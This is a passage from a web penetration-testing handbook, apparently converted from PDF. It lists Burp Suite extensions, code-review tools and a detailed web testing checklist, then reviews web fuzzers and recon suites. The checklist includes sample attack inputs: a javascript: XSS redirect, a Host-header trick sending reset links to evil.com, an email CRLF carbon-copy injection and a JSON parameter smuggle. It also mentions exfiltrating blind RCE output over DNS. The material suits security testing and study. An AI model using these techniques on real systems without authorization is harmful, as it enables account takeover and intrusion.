68 # Wordlist from burp project file
69 cat project.burp | strings | tok | sort -u > custom_wordlist.txt
70
71 # Authorize:
72 1. Copy cookies from low priv user and paste in Authorize
73 2. Set filters (scope, regex)
74 3. Set Authorize ON
75 4. Navigate as high priv user
76
77 # Authorize:
78 1. Copy cookies from low priv user and paste in Authorize
79 2. Set filters (scope, regex)
80 3. Set Authorize ON
81 4. Navigate as high priv user
82
83 # Turbo Intruder
84 basic.py -> Set %s in the injection point and specify wordlist in script
85 multipleParameters.py -> Set %s in all the injection points and specify th
86
```


---

## Preferred extensions

- **Burp Bounty Pro**: Active and passive checks customizable based on patterns.
- **Active Scan ++** More active and passive scans.
- **Software Vulnerability Scanner** Passive scan to detect vulnerable software versions
- **Param Miner** Passive scan to detect hidden or unlinked parameters, cache poisoning
- **Backslash Powered Scanner** Active scan for SSTI detection
- **CSRF Scanner** Passive CSRF detection
- **Freddy** Active and Passive scan for Java and .NET deserialization
- **JSON Web Tokens** decode and manipulate JSON web tokens
- **Reissue Request Scripter** generates scripts for Python, Ruby, Perl, PHP and PowerShell
- **Retire.js** Passive scan to find vulnerable JavaScript libraries
- **Web Cache Deception Scanner** Active scan for Web Cache Deception vulnerability
- **Cookie decrypter** Passive check for decrypt/decode Netscaler, F5 BigIP, and Flask cookies
- **Reflector** Passive scan to find reflected XSS
- **J2EEScan** Active checks to discover different kind of J2EE vulnerabilities
- **HTTP Request Smuggler** Active scanner and launcher for HTTP Request Smuggling attacks
- **Flow** History of all burp tools, extensions and tests
- **Taborator** Allows Burp Collaborator in a new tab
- **Turbo Intruder** Useful for sending large numbers of HTTP requests (Race cond, fuzz, user enum)
- **Auto Repeater** Automatically repeats requests with replacement rules and response diffing
- **Upload Scanner** Tests multiple upload vulnerabilities
- **poi Slinger**: Active scan check to find PHP object injection
- **Java Deserialization Scanner** Active and passive scanner to find Java deserialization vulnerabilities
- **Autorize** Used to detect IDORs
- **.NET Beautifier** Easy view for VIEWSTATE parameter
- **Wsdlr** generates SOAP requests from WSDL request
- **Collaborator Everywhere** Inject headers to reveal backend systems by causing pingbacks
- **Collabfiltrator** Exfiltrate blind remote code execution output over DNS
- **Bypass WAF** Add some headers to bypass some WAFs
- **SAMLRaider** for testing SAML infrastructures, messages and certificates
- **GoldenNuggets-1** create wordlists from target
- **Logger++** Log for every burp tool and allows highlight, filter, grep, export...

- **OpenAPI Parser**: Parse and fetch OpenAPI documents directly from a URL
- **CO2**: Multiple functions such sqlmapper, cewler
- **XSSValidator**: XSS intruder payload generator and checker
- **Shelling**: command injection payload generator
- **burp-send-to**: Adds a customizable "Send to..."-context-menu.

## Collaborator SSRF exploitation mindmap



# VirtualBox

## MacOS

```
1 # Tested in ElCapitan(10.11) to Catalina(10.15)
2 # Find and download your desired vmdk file
3 # Add your VM using existing disk
4 # Set Chipset ICH9
5 # Enable PAE/NX
6 # Video Memory 128 MB
7 # After created:
8 cd "C:\Program Files\Oracle\VirtualBox\
9 VBoxManage.exe modifyvm "VM Name" --cpuidset 00000001 000106e5 00100800 00
10 VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSy
11 VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSy
12 VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiBo
13 VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smci/0/Config/Devic
14 VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smci/0/Config/GetKe
15
```

# Code review

## General

```
1 https://www.sonarqube.org/downloads/
2 https://deepsource.io/signup/
3 https://github.com/pyupio/safety
4 https://github.com/returntocorp/semgrep
5 https://github.com/WhaleShark-Team/cobra
6
7 # Find interesting strings
8 https://github.com/s0md3v/hardcodes
9 https://github.com/micha3lb3n/SourceWolf
10 https://libraries.io/pypi/detect-secrets
11
12 # Tips
13 1.Important functions first
14 2.Follow user input
15 3.Hardcoded secrets and credentials
16 4.Use of dangerous functions and outdated dependencies
17 5.Developer comments, hidden debug functionalities, configuration files, a
18 6.Hidden paths, deprecated endpoints, and endpoints in development
19 7.Weak cryptography or hashing algorithms
20 8.Missing security checks on user input and regex strength
21 9.Missing cookie flags
22 10.Unexpected behavior, conditionals, unnecessarily complex and verbose fu
```

---

## JavaScript

```
1 https://jshint.com/
2 https://github.com/jshint/jshint/
```

---

## NodeJS

```
https://github.com/ajinabraham/nodejsscan
```

## Electron

```
1 https://github.com/doyensec/electronegativity  
2 https://github.com/doyensec/awesome-electronjs-hacking
```

## Python

```
1 # bandit  
2 https://github.com/PyCQA/bandit  
3 # pyt  
4 https://github.com/python-security/pyt  
5 # atheris  
6 https://github.com/google/atheris  
7 # aura  
8 https://github.com/SourceCode-AI/aura
```

## .NET

```
1 # dnSpy  
2 https://github.com/0xd4d/dnSpy  
3  
4 # .NET compilation  
5 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe test.cs
```

# Java

```
1 # JD-Gui
2 https://github.com/java-decompiler/jd-gui
3
4 # Java compilation step-by-step
5 javac -source 1.8 -target 1.8 test.java
6 mkdir META-INF
7 echo "Main-Class: test" > META-INF/MANIFEST.MF
8 jar cmvf META-INF/MANIFEST.MF test.jar test.class
```

Task	Command
Execute Jar	java -jar [jar]
Unzip Jar	unzip -d [output directory] [jar]
Create Jar	jar -cmf META-INF/MANIFEST.MF [output jar] *
Base64 SHA256	sha256sum [file]   cut -d' ' -f1   xxd -r -p   base64
Remove Signing	rm META-INF/.SF META-INF/.RSA META-INF/*.DSA
Delete from Jar	zip -d [jar] [file to remove]
Decompile class	procyon -o . [path to class]
Decompile Jar	procyon -jar [jar] -o [output directory]
Compile class	javac [path to .java file]

# Pentesting Web checklist

## Recon phase

### Small scope

- Identify web server, technologies and database ([whatweb](#), [webanalyze](#))
- Try to locate /robots.txt /crossdomain.xml /clientaccesspolicy.xml /sitemap.xml and /.well-known/
- Review comments on source code (Burp Engagement Tools)
- [Directory enumeration](#)
- Find [leaked ids, emails](#) ([pwndb](#))
- Identify WAF ([whatwaf](#), [wafw00f](#))
- Google dorking
- GitHub dorking/Github tools ([githound](#), [git-search](#))
- Get urls ([gau](#) , [waybackurls](#), [hakrawler](#))
- Check potential vulnerable urls ([gf-patterns](#))
- Find hidden parameters ([paramspider](#))
- Automatic XSS finder ([dalfox](#))
- Check for backup files ([bfac](#))
- Locate admin and login panel
- Broken link hijacking ([blc](#))
- Get all JS files ([subjs](#), [linkfinder](#))
- JS hardcoded APIs and secrets ([secretfinder](#))
- JS analysis ([JSParser](#), [JSFScan](#), [JSScanner](#), [jshole](#))
- Run automated scanner ([nuclei](#))
- Test CORS ([CORScanner](#), [corsy](#))

### Medium scope

- Enumerate subdomains ([subfinder](#), [assetfinder](#), [amass](#), [sudomy](#), [crobat](#), [SubDomainizer](#))
- Permute subdomains ([dnsgen](#))
- Subdomain bruteforce ([shuffledns](#), [subbrute](#))
- Identify alive subdomains ([httpx](#))

- Subdomain takeovers ([SubOver](#))
- Check for cloud assets ([cloudenum](#), [cloudscraper](#), [cloudlist](#))
- Shodan
- Transfer zone
- Subdomains from subdomains ([altdns](#), [flydns](#), [goaltdns](#))
- Take screenshots ([gowitness](#), [webscreenshot](#), [aquatone](#))

## Large scope

- Get ASN for IP ranges ([amass](#), [asnlookup](#), [metabigor](#), [bgp](#))
- Review latest [acquisitions](#)

## Network

- Check ICMP packets allowed
- Check DMARC/SPF policies ([spoofcheck](#))
- Open ports with [Shodan](#)
- Port scan to all ports
- Check UDP ports ([udp-proto-scanner](#) or nmap)
- Test SSL ([testssl](#))
- If got creds, try password spraying for all the services discovered

## Preparation

- Study site structure
  - Make a list with all possible test cases
  - Get a list of every asset (all\_subdomains.txt, live\_subdomains.txt, waybackurls.txt, hidden\_directories.txt, nmap\_results.txt, GitHub\_search.txt, altdns\_subdomain.txt, vulnerable\_links.txt, js\_files.txt)
- 

## User management

### Registration

- Duplicate registration
- Overwrite existing user (existing user takeover)
- Username uniqueness
- Weak password policy (user=password, password=123456,111111,abcabc,qwerty12)
- Insufficient email verification process**
- Weak registration implementation or allows disposable email addresses
- Fuzz after user creation to check if any folder have been overwritten or created with your profile name
- Add only spaces in password
- Long password (>200) leads to DoS
- Corrupt authentication and session defects: Sign up, don't verify, request change password, change, check if account is active.
- Try to re-register repeating same request with same password and different password too
- If JSON request, add comma  
`{"email":"victim@mail.com","hacker@mail.com","token":"xxxxxxxxxx"}`
- Lack of confirmation -> try to register with company email.

## Authentication

- Username enumeration
- Resilience to password guessing
- Account recovery function
- "Remember me" function
- Impersonation function
- Unsafe distribution of credentials
- Fail-open conditions
- Multi-stage mechanisms
- SQL Injections**
- Auto-complete testing
- Lack of password confirmation on change email, password or 2FA
- Weak login function over HTTP and HTTPS if both are available
- User account lockout mechanism on brute force attack
- Check for password wordlist ([cewl](#) and [burp-goldenNuggets](#))
- Test Oauth login functionality for [Open Redirection](#)
- Test response tampering in [SAML](#) authentication
- In OTP check guessable codes and race conditions

- OTP, check response manipulation for bypass
- OTP, try bruteforce
- If **JWT**, check common flaws
- Browser cache weakness (eg Pragma, Expires, Max-age)
- After register, logout, clean cache, go to home page and paste your profile url in browser, check for "login?next=accounts/profile" for open redirect or XSS with "/login?next=javascript:alert(1);://"
- Try login with common **credentials**

## Session

- Session handling
- Test tokens for meaning
- Test tokens for predictability
- Insecure transmission of tokens
- Disclosure of tokens in logs
- Mapping of tokens to sessions
- Session termination
- Session fixation
- Cross-site request forgery**
- Cookie scope
- Decode Cookie (Base64, hex, URL etc.)
- Cookie expiration time
- Check HTTPOnly and Secure flags
- Use same cookie from a different effective IP address or system
- Access controls
- Effectiveness of controls using multiple accounts
- Insecure access control methods (request parameters, Referer header, etc)
- Check for concurrent login through different machine/IP
- Bypass **AntiCSRF** tokens
- Weak generated security questions
- Path traversal on cookies
- Reuse cookie after session closed
- Logout and click browser "go back" function (Alt + Left arrow)
- 2 instances open, 1st change or reset password, refresh 2nd instance
- With privileged user perform privileged actions, try to repeat with unprivileged user cookie.

## Profile/Account details

- Find parameter with user id and try to tamper in order to get the details of other users
- Create a list of features that are pertaining to a user account only and try CSRF
- Change email id and update with any existing email id. Check if its getting validated on server or not.
- Check any new email confirmation link and what if user doesn't confirm.
- File **upload**: [eicar](#), No Size Limit, File extension, Filter Bypass, [burp](#) extension, RCE
- CSV import/export: Command Injection, XSS, macro injection
- Check profile picture URL and find email id/user info or [EXIF Geolocation Data](#)
- Imagetragick in picture profile upload
- [Metadata](#) of all downloadable files (Geolocation, usernames)
- Account deletion option and try to reactivate with "Forgot password" feature
- Try bruteforce enumeration when change any user unique parameter.
- Check application request re-authentication for sensitive operations
- Try parameter pollution to add two values of same field
- Check different roles policy

## Forgot password

- Invalidate session on Logout and Password reset
- Uniqueness of forget password reset link/code
- Reset links expiration time
- Find user id or other sensitive fields in reset link and tamper them
- Request 2 reset passwords links and use the older
- Check if many requests have sequential tokens
- Use [username@burp\\_collab.net](#) and analyze the callback
- Host header injection for token leakage
- Add X-Forwarded-Host: [evil.com](#) to receive the reset link with [evil.com](#)
- Email crafting like [victim@gmail.com@target.com](#)
- IDOR in reset link
- Capture reset token and use with other email/userID
- No TLD in email parameter
- User carbon copy [email=victim@mail.com%0a%0dcc:hacker@mail.com](#)
- Long password (>200) leads to DoS
- No rate limit, capture request and send over 1000 times

## Input handling

- Fuzz all request parameters (if got user, add headers to fuzzer)
- Identify all reflected data
- Reflected XSS
- HTTP header injection in GET & POST (X Forwarded Host)
- RCE via Referer Header
- SQL injection via User-Agent Header
- Arbitrary redirection
- Stored attacks
- OS command injection
- Path traversal, LFI and RFI
- Script injection
- File inclusion
- SMTP injection
- Native software flaws (buffer overflow, integer bugs, format strings)
- SOAP injection
- LDAP injection
- SSI Injection
- XPath injection
- XXE in any request, change content-type to text/xml
- Stored XSS
- SQL injection with ' and '--+
- NoSQL injection
- HTTP Request Smuggling
- Open redirect
- Code Injection (<h1>six2dez</h1> on stored param)
- SSRF in previously discovered open ports
- xmlrpc.php DOS and user enumeration
- HTTP dangerous methods OPTIONS PUT DELETE
- Try to discover hidden parameters (arjun or parameth)

## Error handling

- Access custom pages like /whatever\_fake.php (.aspx,.html,.etc)
- Add multiple parameters in GET and POST request using different values
-

- Add "[]", "]]", and "[[" in cookie values and parameter values to create errors
  - Generate error by giving input as "/~randomthing/%s" at the end of URL
  - Use Burp Intruder "Fuzzing Full" List in input to generate error codes
  - Try different HTTP Verbs like PATCH, DEBUG or wrong like FAKE
- 

## Application Logic

- Identify the logic attack surface
  - Test transmission of data via the client
  - Test for reliance on client-side input validation
  - Thick-client components (Java, ActiveX, Flash)
  - Multi-stage processes for logic flaws
  - Handling of incomplete input
  - Trust boundaries
  - Transaction logic
  - Implemented CAPTCHA in email forms to avoid flooding
  - Tamper product id, price or quantity value in any action (add, modify, delete, place, pay...)
  - Tamper gift or discount codes
  - Reuse gift codes
  - Try parameter pollution to use gift code two times in same request
  - Try stored XSS in non-limited fields like address
  - Check in payment form if CVV and card number is in clear text or masked
  - Check if is processed by the app itself or sent to 3rd parts
  - IDOR from other users details ticket/cart/shipment
  - Check PRINT or PDF creation for IDOR
  - Check unsubscribe button with user enumeration
  - Parameter pollution on social media sharing links
  - Change POST sensitive requests to GET
- 

## Other checks

## Infrastructure

- Segregation in shared infrastructures
- Segregation between ASP-hosted applications
- Web server vulnerabilities
- Dangerous HTTP methods
- Proxy functionality
- Virtual hosting misconfiguration ([VHostScan](#))
- Check for internal numeric IP's in request
- Check for external numeric IP's and resolve it
- Test [cloud](#) storage
- Check the existence of alternative channels (www.web.com vs m.web.com)

## CAPTCHA

- Send old captcha value.
- Send old captcha value with old session ID.
- Request captcha absolute path like www.url.com/captcha/1.png
- Remove captcha with any adblocker and request again
- Bypass with OCR tool ([easy one](#))
- Change from POST to GET
- Remove captcha parameter
- Convert JSON request to normal
- Try header injections

## Security Headers

- X-XSS-Protection
- Strict-Transport-Security
- Content-Security-Policy
- Public-Key-Pins
- X-Frame-Options
- X-Content-Type-Options
- Referer-Policy
- Cache-Control
- Expires



# Web fuzzers review

## Intro

This is a December 2020 web fuzzing tools review made by myself. I have measured times, CPU usage and RAM consumption in three different lists, 10K, 100K and 400K lines and putting each tool with three different sets of threads: 40, 100 and 400 threads.

Why? Because I have been a ffuf user since version 0.9 (13 Apr 2019) and recently I thought that maybe it was time to review the rest of the tools.

-  This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you do not like them or you don't agree, you can stop reading or explain to me how I could have done it better :)

All the results of my runs and tests are posted [here](#), it has three sheets (info, performance and features).



Web fuzzers comparision

[https://docs.google.com/spreadsheets/d/14eFVYoYxMOTZ1tl2jADnvNw\\_0S6HHJMQXcp5NelhtY0/edit?usp=sharing](https://docs.google.com/spreadsheets/d/14eFVYoYxMOTZ1tl2jADnvNw_0S6HHJMQXcp5NelhtY0/edit?usp=sharing)

## Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

**wfuzz**

- Author: [@x4vi\\_mendez](#)
- Language: Python

GitHub's first release 2014, it's like a tank for web fuzzing, it has a lot of (really a lot) customizations and does almost everything very well. Everybody knows it, he was the best until Golang came.

## Pros

- Lot of customization.
- Maybe most versatile.

## Cons

- RAM eater.
- High CPU usage even with sort lists.
- Slow.

## ffuf

- Author: [@joohoi](#)
- Language: Go

GitHub's first release Nov 2018. For me, it has become the best, it is fast, versatile, many options and does not give problems.

## Pros

- Fast.
- Multiple options.
- Low resource usage.

## Cons

- Fancy/non-relevant features like:
  - Pause/resume.
  - ETA.
- Ugly recursion output.

- Only errors count, to check them you must run again with -debug file flag.

## feroxbuster

- Author: [@epi052](#)
- Language: Rust

GitHub's first release Oct 2020. It's the youngest in the list and I really wanted to try it because it looks great and comes with some features that I didn't see in other tools.

### Pros

- Response link extractor.
- Pause and resume.
- Low CPU usage.

### Cons

- Tool has crashed in some tests.
- Feels buggy.
- RAM eater.
- No FUZZ keyword.
- No rate/time limits.

## gobuster

- Author: [@OJ](#)
- Language: Go

GitHub's first release 2015. For me, it was the predecessor of fuff, I used it on OSCP exam, and it took me a while to get rid of it.

### Pros

- Really fast.
- Low CPU and RAM.
- S3 enum.

- Patterns usage.

## Cons

- No recursion.
- No colors.
- No filters.
- Lack of features.

## rustbuster

- Author: [@phra](#)
- Language: Rust

GitHub's first release May 2019. I got to this one because I read about it on the feroxbuster page and I found it very interesting.

## Pros

- The fastest.
- Best in CPU and RAM.
- IIS Shortname scanner

## Cons

- No recursion.
- No colors.
- The one with the least features.
- Last commit sept 2019, maybe abandoned.
- Sometimes crashes with many threads.

## dirsearch

- Author: [@maurosoria](#)
- Language: Python

GitHub's first release Jul 2014. It was the first fuzzing tool I used, it comes with custom wordlist, pretty output and a lot of options.

## Pros

- Prettiest output imo.
- Quality options by default.
- Easy of use, recommended for noobs.
- Wordlists mutation.

## Cons

- The slowest.
  - No FUZZ keyword.
- 

## Results

### Time

1. rustbuster
2. ffuf
3. gobuster
4. feroxbuster
5. wfuzz
6. dirsearch

### CPU

1. feroxbuster
2. dirsearch
3. gobuster
4. ffuf
5. rustbuster
6. wfuzz

## **RAM**

1. gobuster
2. rustbuster
3. ffuf
4. dirsearch
5. feroxbuster
6. wfuzz

## **Features**

1. ffuf
2. wfuzz
3. dirsearch
4. feroxbuster
5. gobuster
6. rustbuster

## **General**

1. ffuf
  2. gobuster
  3. feroxbuster
  4. rustbuster
  5. dirsearch
  6. wfuzz
- 

## **Final thoughts**

I will continue using ffuf because it seems that it's the tool with the best balance between functionalities and performance. I was very surprised by Rust and I really want Feroxbuster to continue growing and become a worthy rival for ffuf and finally it seems that the fathers of fuzzing tools are left behind, the world advances!

# Recon suites review

## Intro

**What?** This is a December 2020 hunting/pentesting recon suites review made by myself. I have compared and review every tool one by one and obtained a general view of the "state-of-the-art" of the most used recon tools.

**Why?** Lately there has been an explosion in the creation of these types of tools, and I was simply curious about how each one faced the challenge of profiling one or more objectives.

**How?** First, I have analyzed what features the suites have and then what tools they used to achieve those functionalities.

From my POV a recon tool should get as much information as possible from a target regardless of its size. From subdomains enumeration to analyze all JS and their possible secrets, through SSL failures or consult information in public sources. Neither am I looking for a tool that will get all the low-hanging fruit for P1 automatically continuously, let's be honest, most people are looking for this, and you don't have the necessary to set up a competent infrastructure to achieve it.

I thought about making measurements on the number of subdomains that each tool retrieves and the number of information that they retrieve in general, but this poses several problems. In the end, these suites launch existing subdomain enumeration tools, so I'll do that other day (spoiler! ☺) and it doesn't really depend on the suite itself. On the other hand, each tool does different processes with different tools, so it would not be fair (or measurable, I think) to make a comparison of the quantity or quality of information they obtain.

My perfect recon suite should be able to do the following: run a command, review its contents, and then run another tool with that information, like "subdomain enum | httpx | gf | dalfox". Yeah I know, it's a simple oneliner, but also, I want a lot of different checks in an easy readable and organized way. Easy? Let's see.

 This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you don't like them, or you don't agree, you can stop reading or explain to me how I could have done it better ☐

All the results of my runs and tests are posted [here](#), it has three sheets (Summary, features and tools).



### Recon suites review

[https://docs.google.com/spreadsheets/d  
1XVi9eKWvVZw9zrX46XEZD3LfiEMRCg  
327hOn4AbTZWs/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1XVi9eKWvVZw9zrX46XEZD3LfiEMRCg327hOn4AbTZWs/edit?usp=sharing)

## Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

### Bheem

- Author: harsh-bothra & KathanP19
  - Language: Bash

It's composed of a lot of simple bash scripts that are calling each other which makes it much easier to add some changes that fit for you or what you want or add your own.

## Pros

- Superb workflow.
  - Easy to understand and adapt for your needs.
  - Best and trendy tools like nuclei, dalfox or gf patterns.
  - Scope defined workflows.

## Cons

- No web screenshots.
  - Lack of output customization.

3klcon

```
› sudo python2 3klcon.py -t hackerone.com
```

Coded by Eslam Akl  
Blog: <https://medium.com/@eslam3kl>  
GitHub: <https://github.com/eslam3kl>

- Author: eslam3kl
  - Language: Python2

This tool continues the process of the author's tool [3klector](#) and have a strong workflow which covers a lot of things.

## Pros

- ASN and acquisitions collector.
  - Provides Dorks to check manually.

Cons

- Python2 died a year ago, too much for a live project imho.
  - No subdomain bruteforce.
  - No web screenshots.

# Sudomy

```
❯ ./sudomy -d hackerone.com -dP -eP -rS -cF -pS -tO -gW --httpx --dnsprobe -aI webanalyze -sS
[_____|_ _|_ _|_(_)(_)_ _|-|_]
[_\_\_\||/_/_\_\_\_/\_|\_||_|_]
|___\_,\_\_,\_\_,\_\_/_|_|_|_|_|_
                                v{1.2.0#dev} by @screetsec
Sudömy - Fast Subdomain Enumeration and Analyzer
http://github.com/screetsec/sudomy

[!] This tool is for educational purpose only.
    Usage of sudomy for attacking targets without prior mutual consent is illegal
    developers assume no liability and are not responsible for any misuse or damage cause by this program

[+] Performig Sudömy scans

[*] Load target domain: hackerone.com
    - starting scanning @ 2020-12-22 14:25:41

[+] Running & Checking source to be used
-----
ö Shodan [ ✓ ]
ö Webarchive [ ✓ ]
ö Censys [ ✓ ]
```

- Author: Sreetsec
  - Language: Python3

I have been using this tool for a lot of time, It does a very good job of enumerating subdomains giving complete results.

## Pros

- Uses Shodan for fast port scan.
  - Vhosts checker.
  - Wordlist generator from target.
  - Slack notifications.

## Cons

- Needs API keys.
  - No vulns scanner.
  - No endpoints checks like xss, params, js, etc.

# Osmedeus

```
> python3 osmedeus.py -t hackerone.com

```
`ಠ_ಠ
ಠಠಠಠಠ
.ಠ_ಠ `ಠ. .
:ಠ   :ಠ:
:ಠ   :ಠ  :ಠ:
:ಠ   :ಠ  :ಠ:
:ಠ   :ಠ:
`ಠ. .ಠ.
ಠಠಠಠಠ
    ಠ
    ಠ ಠ ಠ
+ಠಠ ಠ ಠ+ಠ
ಠಾ:ಠ,ಠಾ,ಠ#ಠ:ಠ
;ಠ+ಠ` #ಠಠಠಠ` ಠ+ಠ;
ಠ+ #ಠಠಠಠಠಠಠಠಠ` +ಠ
ಠ ಠ+ `ಠಠಠಠ` +ಠ ಠ
ಠ. ಠ ;ಠ; ಠ .ಠ
#ಠ 'ಠ          ಠ; ಠ#
```

Osmedeus v2.2 by @j3ssiejjj
`\\_(ツ)_/`


[!] New config file created: /home/gmvses/.osmedeus/client.conf
-----
[RUN] Starting Django API
-----
Performing system checks...
System check identified no issues (0 silenced).
December 22, 2020 - 13:46:05
Django version 2.2.13, using settings 'rest.settings'
Starting development server at http://0.0.0.0:8000/
Quit the server with CONTROL-C.
```

- Author: [j3ssie](#)
- Language: Python3

One of the well known, in a short time it has become one of the best known, now its author is evolving this project in [huntersuite.io](#) (paid).

## Pros

- Web interface.
- Nice report output.
- Slack notifications.
- ffuf for fuzzing.

## Cons

- No WAF checker
- Jaeles for vulns scan feels buggy.
- No endpoints analysis like potential XSS, params, js, etc.

## FinalRecon

```
> finalrecon --full https://hackerone.com

[>] Created By : thewhiteh4t
    |---> Twitter : https://twitter.com/thewhiteh4t
    |---> Discord : https://discord.gg/UM92zUn
[>] Version    : 1.1.2

[+] Target : https://hackerone.com
```

- Author: [thewhiteh4t](#)
- Language: Python3

Recently added to the official Kali repositories, increasingly known and used. Mainly focused on web scan, but it does the recon phase too.

### Pros


- Very good cli output.
- Customizable files output.
- Not use external tools, does almost everything by its own.

### Cons

- Need API keys.
